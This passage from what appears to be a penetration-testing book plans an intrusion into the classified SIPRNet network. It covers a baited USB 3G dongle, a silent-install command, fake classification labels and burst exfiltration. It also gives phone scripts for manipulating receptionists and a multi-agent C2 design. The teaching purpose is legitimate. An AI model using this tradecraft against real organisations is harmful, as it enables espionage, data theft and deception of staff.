include:c._spf.ebay.com ~all"
"google-site-
verification=cWgMibJls3loUnoXRY4FHkeO3xGvDA4i8wnrQnolBxs
```

Any mails claiming to be from PayPal (and we've all seen them) that do not originate from the hosts listed here will fail the SPF test and will likely be thrown straight into the spam folder if not just deleted. It doesn't matter how convincing the pretext is, it's not going to work.

The takeaway here is that you should always check if a domain has SPF protection before attempting to spoof it.

The Attack

In an episode of *The West Wing*, Press Secretary C.J. Cregg (played by the inimitable Allison Janney) has her workstation hacked by a stalker and says to a colleague, “Did you know that the White House network isn't even secure?”

Was that accurate? Sort of.

When we talk about “secure” in the context of government or military networks, the word has a very specific meaning. It doesn't mean that extreme measures haven't gone in to securing it, but simply that if a network is connected to the Internet, it is by its nature “insecure.” You should have a limited expectation of security and the infrastructure is not rated for classified or protectively marked data.

I'm not mentioning any names, but if I were the Secretary of State I'd want my own email server too.

If infrastructure has to handle classified data, it has to conform to certain standards. These networks are segregated from whatever your staff is using to browse the web, play solitaire, and generally waste taxpayer money. I briefly talked about SIPRNet and that's what I'm going to return to now.

> The following text is quoted from the US Defense Human Resources website:
>
> The Secret Internet Protocol Router Network (SIPRNet) is the Department of Defense network for the exchange of classified information and messages at the SECRET level. It supports the Global Command and Control System, the Defense Message System, and numerous other classified warfighting and planning applications. Although the SIPRNet uses the same communications procedures as the Internet, it has dedicated and encrypted lines that are separate from all other communications systems. It is the classified counterpart of the Unclassified but Sensitive Internet Protocol Router Network (NIPRNet), which provides seamless interoperability for unclassified combat support applications and controlled access to the Internet.
>
> Access to the SIPRNet requires a SECRET level clearance or higher and a need to have information that is available only on the SIPRNet. Because the SIPRNet is an obvious target for hostile penetration, a number of strict security procedures are applied. Appropriate credentials and two-factor authentication are required. When using the SIPRNet, you must not leave the workstation unattended....
>
> ...Linking a computer with access to the SIPRNet to the Internet or to any other computer or media storage device that has not been approved for use with SECRET information is a serious security violation. Once any media storage device such as a CD or thumb drive has been connected to a computer with access to the SIPRNet, it becomes classified at the SECRET level. It must be protected accordingly and shall not be used on any unclassified computer.

The highlights are my own. This publicly accessible Internet web page just told me everything I need to hack this network. One more quote from the same web page (this time just for fun):

> For computers used to process classified information, it is recommended that infrared (IR) port beaming capability be disabled. If the IR port is unable to be disabled, cover the IR port with metallic tape.

There is a scene in a film called *The Art of War* (I'm no film reviewer but I'd

give it a miss), where Wesley Snipes steals data from a computer using an IR port while hanging upside down outside the target's office window. I realize that it's just a film, so any portrayal of computer security is going to be suggestive, but to me this is a step too far. Anyone who has ever tried to use the IR port to do anything at all knows that this is optimistic at best. Usually you will have two PCs with their IR ports inches away from each other screaming, “Why won't you work?!” Nonetheless, at least it shows they're thinking (albeit in the completely wrong direction).

A QUICK NOTE ON NETWORK SEGREGATION

While networks such as NIPRNet and SIPRNet are airgapped entities, apart from both themselves and the wider public Internet, this is only really the case within any given facility. Remember that these networks have users all over the world and are therefore not going to have dedicated cabling, so between sites the connections may use public infrastructure, albeit be encrypted at a level that is in accordance with the handling policy of data marked SECRET or NATO SECRET. Such technologies are not directly relevant here but make for interesting study. Another point worth noting is that getting information on the general structure of classified networks is not as hard as it may seem. Users need to be trained in their operation and Codes of Connection need to be written and followed. This documentation is not going to be SECRET simply because the higher classified something is, the more of a pain it is to communicate. It is (within certain guidelines) the responsibility of the authors to set the marking as they deem appropriate and the drive is often to keep things as low as possible to avoid headaches and expense. Policies aside, it is also considerably more expensive to clear an individual to SECRET than it is to RESTRICTED. There is considerable documentation on SIPRNet on the public Internet.

I made a bold statement a couple of paragraphs ago that I'm now going to back up. What has this quoted text told us that is so critical to this mission?

- There is no security policy in place to prevent USB drives being connected to SIPRNet computers. It probably happens all the time.
- Once a USB device has been used on a SIPRNet-connected machine, it automatically inherits SECRET level handling policy and “It must be protected accordingly and shall not be used on any unclassified computer.”

Still too vague? To review mission requirements, I need to:

- Construct an appropriate payload.

- Get that payload in place.
- Exfiltrate the target data.

That's as good an order as any in which to approach the problem.

Constructing a Payload to Attack a Classified Network

To construct a payload, you first need to acquire a 3G/4G mobile USB dongle that supports storage or permits storage using a MicroSD card. You need to develop a software attack that will be able to safely stay under the AV radar—in this instance, the HTA attack from the previous chapter to drive a VB/PowerShell when run. The timeline of the attack is as follows:

- User plugs the USB drive into the target computer to determine contents and executes the HTA payload (or other attack depending on what is suitable).
- The HTA payload stealth installs the 3G/4G drivers for the dongle and establishes C2.
- Having detected that Internet access has been obtained, use whatever scripts are appropriate to execute the goals listed next.

Keep in mind that C2 will be terminated the moment that the user removes the dongle from the computer, so the trick is to make sure that the contents of the drive are interesting enough for there to be enough time for your scripts to run. The only issue in these points that has not already been discussed elsewhere in this book is the stealth deployment of the drivers. It is after all rather unrealistic to expect the target to complete an interactive install for you. Luckily, this is rather trivial.

Stealthy 3G/4G Software Install

In a normal, legitimate scenario when a user wants to install a mobile dongle they will manually install the software, generally being confronted with the install screen shown in Figure 7.2.




Figure 7.2: Not even the greenest jarhead is going to fall for this.

There are two approaches. We can take apart the installer and make our own silent installer, which is just a matter of noting what files are installed and what Registry entry made on a clean install and then mimicking that. Or, in the case of the software noted (and plenty of other vendors, I'm not pointing fingers here), there is the option for a "silent" install. This is included to make pushing out mass installs to corporate laptops less time consuming but also serves our purposes well. The following command will install and connect the mobile dongle automatically, silently, and without logging.

```
setup_vmb.exe s /L2057 /v"OPCO_PROP=23415 /qn /norestart"
```

The only option you will have to modify is the `OPCO_PROP` number, which is the ID of the mobile carrier. These are going to vary by location but are easily found on the web, as they are a matter of public record.

Attacking the Target and Deploying the Payload

If you're wondering what might possess someone to take a USB drive from wherever they've obtained it and plug it into a secure, classified computer, you're asking the right questions. First of all, recall what was discussed earlier: if a USB drive is plugged into a classified network then from that moment on it is to be treated with the same level of protective policy as the network itself. Ironically, this gives us our in. In this instance, identifying the

USB drive with the correct markings to imply that it originated from SIPRNet is the play. This can be achieved be adhering the following labels to each side of the device. SIPDIS means it's for SIPRNet distribution and NOFORN means No Foreign Nationals (see Figure 7.3).

Figure 7.3: This creates the pretext.

The hardest part in this entire scenario is then getting the disk into a position where it is found (because it has been dropped, mislaid, or misaddressed). Then it will be passed through a chain of custody until it reaches the green room staff, who is going to want to know what was on this device. Unless there is a concerted and documented forensics exercise and associated staff at the facility under attack (which requires all kinds of unpleasant finger pointing paperwork as well as a specialized investigative capability), the easiest way to achieve this is to plug it into a SIPRNet workstation. Ironically, this is the easiest way not to break security policy. This attack can be devastatingly effective in any secure environment.

The trick is to get the device into the possession of the target without arousing suspicion, but there's nothing new there. Most attacks of this kind are more convincing if you can get someone else to do them for you. We've covered physical deployment of target packages elsewhere, but one idea is that army boys tend to drink together in the same places. There is a perfect opportunity for one of them to “find” something they'll assume one of their colleagues dropped, particularly after a couple of beers.

Efficient “Burst-Rate” Data Exfiltration

It is unrealistic to think that such an attack (at least in and of itself) would create any long-term C2 solution. After all, the attack will continue only for as long as the hardware is plugged into the SIPRNet computer. Therefore, the goals of an attack of this kind have to be decided in advance and need to be highly specific.

Common goals include:

- Stealing classified data. Have the payload hunt the local system and file shares for certain file types. Office documents that fit a given criteria are usually a good start.
- Acquire elevated privileges (if not already available) and dump the local

passwords. These are unlikely to be particularly useful given the environment as well as the use of two-factor authentication, but they're always fun to have. You never know when they might come in handy, particularly local admin accounts.

- Local caches, cookies, and passwords. C2 is not going to be active long enough for any kind of keylogging activity to be worth engaging in.
- LDAP data. Once you're inside a classified network, the technologies that you will encounter are little different from most corporate networks. The military is like any other large organization—a top-down bureaucracy led by aged men who don't know much about technology. The army uses SharePoint, Exchange, and WSUS like everyone else. We know from Edward Snowden how popular the former is. These make fine targets.
- From a purely penetration testing perspective, you do have to pay some kind of lip service to target security polices when you're hitting classified networks. Taking data marked SECRET over your C2 channel is not a good idea unless it and your C2 infrastructure are approved for handling such data and let's be honest, they won't be. In that respect, taking a screenshot to prove you were there is a safer way to go.

Summary

The purpose of this chapter was to teach you three things:

- Even the most secure networks can be infiltrated.
- Data can be exfiltrated from even the most secure networks.
- Security policy can be turned against an organization with strict data-handling procedures.

The examples given may seem contrived but they're not. All that is needed for an attacker to gain entry to the most secure environments is for one person to have one lapse in judgment one time. I keep driving this point home because it really *is* the point. As a penetration tester, I have the easy job. An attacker is always at an advantage. I would hate to have the responsibility of keeping a network safe from attack; I'd never sleep.

In the next chapter, I talk more about social engineering and creative means of attacking a very different industry.

Exercises

1. The code in the Microsoft Outlook email data exfiltration example is not as stealthy as it could be. What function could be added to make it

stealthier? Hint, compile the code and see how it behaves.

2. In this chapter, we touched on SPF, as it is the most commonly used technology for protection against mail spoofing. Another technology is called DMARC, which is built on top of SPF (as well as DKIM). Investigate this technology and its implications for mail spoofing.
3. The examples given for data exfiltration is this chapter are by no means complete. Consider other possibilities and how they might be implemented. What other devices exist on a network that could be quickly discovered and subverted to get data out?

Chapter 8
Hack Journalists

In this chapter I want to talk about social engineering—we've talked about it a little throughout the book but now that we're nearing the end I, want to add some depth. Rather than replicate what I've written about in the past, I'd like to discuss a new framework to approach social engineering using what stage mediums and other performers call cold reading.

Additionally, I'll introduce some emerging and extant technologies that are useful when looking for more creative ways to deliver a payload.

Finally, I'll introduce some advanced concepts in C2 agent management that will be vital to understand in an environment where you need to manage a number of agents without utilizing too much of the target's bandwidth.

Briefing

The penultimate target in this book is a major international magazine publishing house. The major concerns coming from management were that the editorial and development process were sloppy from a security perspective and that could lead to an attacker being able to modify publications prior to going to print (this attack could be motiveless mischief or something targeted by activists, and it would be equally expensive to rectify).

This publishing house, like many others, used Adobe Creative Suite tooling for virtually every part of the development process—InDesign for layout, Photoshop for imaging, etc. Again, like a lot of such businesses, they were very much an Apple house and all their people used Macs. Handy information to have.

Rather than focus on generic attacks applicable to any business, I wanted to explore a tailored approach that would attack their rich media tooling in some way, that is, to insert myself into the daily workflow of the company in such a way as to reduce any suspicion in the editing staff, who would likely be the prime targets. The attack section at the end of this chapter details how I subverted a product they used every day to download and install a C2 agent.

Advanced Concepts in Social Engineering

Social engineering is often an exercise preceded by research into a target. However, sometimes that research may not be 100 percent effective or there may be times when you have to think on your feet with little or no prep time.

There are ways to obtain information from a target in such circumstances, but in order to demonstrate what I'm talking about, I first want to put it in context.

A couple of years ago, I attended a fundraising party with some friends. The host had arranged for a Tarot reader to be present. I tend to think of myself as an open-minded skeptic (sure, anything's possible but I don't believe that bits of pasteboard being pushed around a table can tell the future), but it was a fundraiser and a bit of fun, so I went along with it. One by one, the guests joined the reader in an isolated room for 15 minutes and then would (almost without exception) emerge amazed with the accuracy of the predications or life assessments that had been made. When it was my turn, it became obvious why she had wanted to do these “readings” separately: mine was highly generic and could have applied to pretty much anyone my age. In short, she was relying on a technique that is known in the industry (psychics/stage magicians, take your pick) as “cold reading.” Rather than mess with the lady, I played along, but the experience got me thinking.

Cold Reading

Cold readers use a number of methods to imply that they know much more about the subject than they actually do. As I stated, it's most commonly (but not exclusively) used in regard to “psychics” and stage performers. I thought that it would be a fun art project to learn about the Tarot while simultaneously studying everything I could find on cold reading as well watching performances by the greats in the field of mentalism. I wanted to see if there were ways that cold reading could be applied to the wider field of social engineering, specifically within penetration tests.

I've written about more traditional social engineering in *Unauthorized Access,* published by Wiley in 2009. These techniques are a little different; the following are examples of cold reading methods as used by stage performers adapted for use in social engineering scenarios.

The Fuzzy Fact

A *fuzzy fact* is a vague statement likely be accepted by the “mark” due to the way it is formulated. Following that acceptance, it allows the reader to develop the dialogue into something more specific.

A reader may say something like, “I can see a connection with Europe, possibly Britain, or it could be the warmer southern regions. This impression is quite strong; does this mean anything to you?”

If the mark answers something like, “Could this include Wales?” then the reader would expand on that by saying, “There is a definite Celtic feel to the

vibrations I'm sensing."

Using the Fuzzy Fact in Social Engineering

Getting hold of certain people or finding out who you need to talk to in order to extract information is not always straightforward. We can use the fuzzy fact technique to do just that:

"Hello, I hope you can help me. I've got a message here to return a call from someone in your company, but the handwriting of the guy who gave it to me is a nightmare. I'm not sure if it's Allan, Ali, or Anton... I can't make it out. All I know is it's to do with buying training courses in Fortify security software or sorting out training requirements. Do you have any idea who that might be?"

The cool thing about this approach is that it turns the process on itself. Reception is used to having to block calls to certain people (from salesman or recruiters usually), but that blocking process is now gone. Now it's just a conversation between two people, one who's trying to help out by returning a call promptly and someone who's job it is to help. Note that the names in this example could be first names or they could be surnames. If reception recognizes a name that is similar to one you've quoted, then you will likely be immediately connected. Otherwise:

"I can put you through to Dave Peterson, he handles that, but I can't place an Anton or an Ali."

In which case, all you have to say is, "Peterson, that's it. I've got the wrong file in front of me. Sorry! Could you put me through so I can find out why he's calling?"

The Psychic Credit

One trick that psychics use to break down the natural skeptical resistance of their clients is to imply that they sense that the client has a naturally strong psychic vibration or talent. This can be done in a number of ways ("I see it in your aura" or whatever), but the point is to lower skepticism by treating the client as an equal and according them due respect. It's a nice trick and it works very well.

Using the Psychic Credit in Social Engineering

I'm not saying you should imply your targets have psychic powers, but a similar way of breaking down resistance when trying to extract information is to credit them with knowledge or experience they don't have. Again, by treating the target as an equal and according them the respect of a peer, they are much more likely to give you the assistance you need. You can inject things into the conversation like, "Ah, okay, I'm normally not used to dealing

with people who know what they're talking about—this is a nice change!"

In the UK (and probably elsewhere), there are few things people like less than dealing with GP's (general practitioners) assistants or receptionists. I don't want to generalize, but it's practically a cliché. They try to dispense their "expertise" on prescriptions and other medical advice as though they are doctors themselves. Point this out and be prepared to get nowhere if you're trying to get an appointment with your doctor on the National Health Service. On the other hand, if you massage this kind of personality—"You're the expert so I was wondering if you could tell me...."—and you'll have a much better experience. This is not the same thing as flattery, which we cover in a bit.

The Rainbow Ruse

This is psychic's stock in trade. The Rainbow Ruse is a statement that credits the client with both a personality trait and its opposite. For example:

"You can be a very considerate person, very quick to help others even without being asked, but there are times, if you are honest, when you recognize a selfish streak in yourself."

That's a win-win if ever there was one! The rainbow ruse allows you to make an irrefutable statement and that's social engineering gold.

Using the Rainbow Ruse in Social Engineering

This is useful if you need to appear to know more about a business or a process or an individual than you actually do. It makes for good small talk when integrated into other social engineering strategies. Consider the following:

"I was reading an article about your company just the other day. *Financial Times,* if I recall correctly. The biggest takeaway for me was that it was pointing out how segmented your industry can be. It was saying that with some of your competitors, there's been quite a lot of change and fluctuation—you know, restructuring, repositioning, talks of mergers—while in others things have been really very calm, just ticking over much as expected."

Nonsense. Complete and utter nonsense, but you get the point. You can say a lot and sound convincing enough without knowing anything.

Flattery

Flattery is similar to the psychic credit, but is broader in its approach and should be approached with caution. Men are easy targets of flattery, particularly by women. On the other hand, women are (by and large) not so easily manipulated by flattery, as they are more inured against it. It's

interesting to note, however, that by far, many more women see psychics and Tarot readers than men. In any case, it's a highly effective technique in psychic readings.

“You know how to be a good friend. I see that you're basically a good person, an honest person, who wants to do the right thing.”

“You're warm and loving.”

“You have a kind soul.”

“You're an independent thinker.”

This is the sort of stuff that everyone likes to hear. Of course, “psychics” have an easier time of it because they can “divine” such things without having to provide context and with the goal once again of breaking down skepticism and cultivating rapport.

Using Flattery in Social Engineering

If you're having some trouble facing off against corporate security policy while trying to acquire information, be nice and show how much you appreciate the fact that they take information security seriously:

“I have to say I think your adherence to the essence of what security really is is spot on. Getting the balance right between functional process and security is never easy, but I think you've really judged it well—probably a bit better than most companies in your sector. At least in my experience.”

This is also referred to in psychic readings as “praising the concern” or psychologically rewarding skepticism. Security personnel are only too aware of how difficult it is to balance functional process and security and will certainly appreciate someone for noticing they're doing a good job. Just don't come across as a kiss-ass.

The Jacques Statement

This is an interesting one. It is named after Jacques in Shakespeare's “As You Like It,” who gives the famous “Seven Ages of Man” speech. Most people are fundamentally the same. They have the same experiences at the same times in their lives, the same triumphs, achievements, crises, and disappointments. It doesn't matter if the client is wearing a crisp suit and a Rolex or is sporting a punk hairstyle and a studded wristband. This is why the first thing a psychic will ask you is your age.

The following example is something that would be applicable to someone in their late 30s or early 40s:

“Be honest with yourself: you have been spending a lot of time recently

wondering what happened to all those dreams you had in your younger days—ambitions and plans that once mattered to you. There is a part of you that wants to just scrap everything, get out of the rut, and start over again—this time doing things your way."

This is like telling a teenager that they are sometimes moody; it's like shooting fish in a barrel.

Using the Jacques Statement in Social Engineering

It's not just people's lives that are predictable but the lifespan of a business:

"I've been following your business since the early days—the free-for-all when it was all about grabbing market share, getting a foothold, and then it was all about consolidation. Everything's owned by HP and IBM these days isn't it? Usual story, the big fish merging into bigger fish to cut costs and squeeze margins—trying to guarantee survival, really—and just a few independents being left to cater for specialist 'niche' sectors."

Statements like this can be customized as needed. They're useful for building rapport and demonstrating that the social engineer and the target are "on the same page" and have trodden the same paths.

The Barnum Statement

P.T. Barnum was a legendary showman and impresario who was said to have "something to please everybody." As such, a Barnum Statement is one that is designed to ring true to everyone. These statements don't need to be flattering in nature. For example:

"Occasionally your hopes and goals can be pretty unrealistic."

"You have a strong need for people to like and respect you."

Of course, they *can* be flattering:

"You are an independent and original thinker; you don't just accept what people tell you to believe."

This is another classic psychic trick to appear knowledgeable about a subject while making a statement that could be applicable to just about anybody.

Using the Barnum Statement in Social Engineering

Like the Jacques Statement, the Barnum Statement has applications far beyond people. For example:

"I was talking to an old friend of mine at InfoSec in London last week. He used to work for you guys, and he was saying that the business is there, if you know where to find it, but the problem is making it pay. Thin margins keep

getting thinner, and you really have to go for the long-term to make it work. Perhaps that applies to some consultancy engagements more than others."

C2 Part VIII: Experimental Concepts in Command and Control

So far, we have examined a number of ways in which C2 can be maintained over the target infrastructure. However, in every scenario so far—regardless of implementation—the model has has always relied on every node or agent under our control having its own C2 channel. This is not always appropriate nor wise. In a situation where you will need to control or direct a number of hosts, this will generate excessive network traffic (or at the very least, excessive beacons and therefore connections) out of the network. In such circumstances, it is worth considering an alternative model that consolidates the hosts in your C2 into a single management channel.

As you will see, this is not as easy as it sounds. There is, of course, no single "best" approach to advanced agent management, but in this chapter we will consider two possible solutions. The one you take depends largely on the circumstances of the mission and what is most appropriate given your knowledge of the architecture of the target network. However, in both cases the goal is to select one of the C2 agents as a master and channel all the data through that node.

Scenario 1: C2 Server Guided Agent Management

The easiest way to achieve this goal is to allow the C2 server to assign roles to the C2 agents. The initial agent to beacon in would be assigned the role of master, as shown in Figure 8.1.




Figure 8.1: Initial beacon designated as Master node.

All subsequent beacons would receive instructions to channel traffic back through this master agent node. See Figure 8.2.




Figure 8.2: C2 uses Master for outbound connectivity.

How nodes communicate between each other over the local network segment is a matter of personal preference, as virtually any protocol common on internal networks can be modified or extended to include a C2 payload, ICMP, SNMP, and of course HTTPS.

These are three obvious examples in scenarios where an excessive use of internal SSH traffic between workstations may be considered suspicious by aggressive network monitoring. All will allow you to carry arbitrary data. HTTPS is not recommended for carrying C2 data outside the network, given the additional potential scrutiny this protocol will receive from border level security. However, the sky's the limit if you want to get creative and stay under the radar. I'm currently experimenting with fake RIP and OSPF messages (Intrusion Detection Systems won't meddle with internal routing protocols).

The problem with this approach is that the entire C2 infrastructure becomes dependent on one agent node. Multiple agents can be assigned in a failover scenario, but that's usually needlessly complex. A simple solution in the event that the C2 master agent dies (i.e., is discovered or the machine is switched off or rebooted) is to implement a timeout function based on a communication failure of an arbitrary period of time (see Figure 8.3).

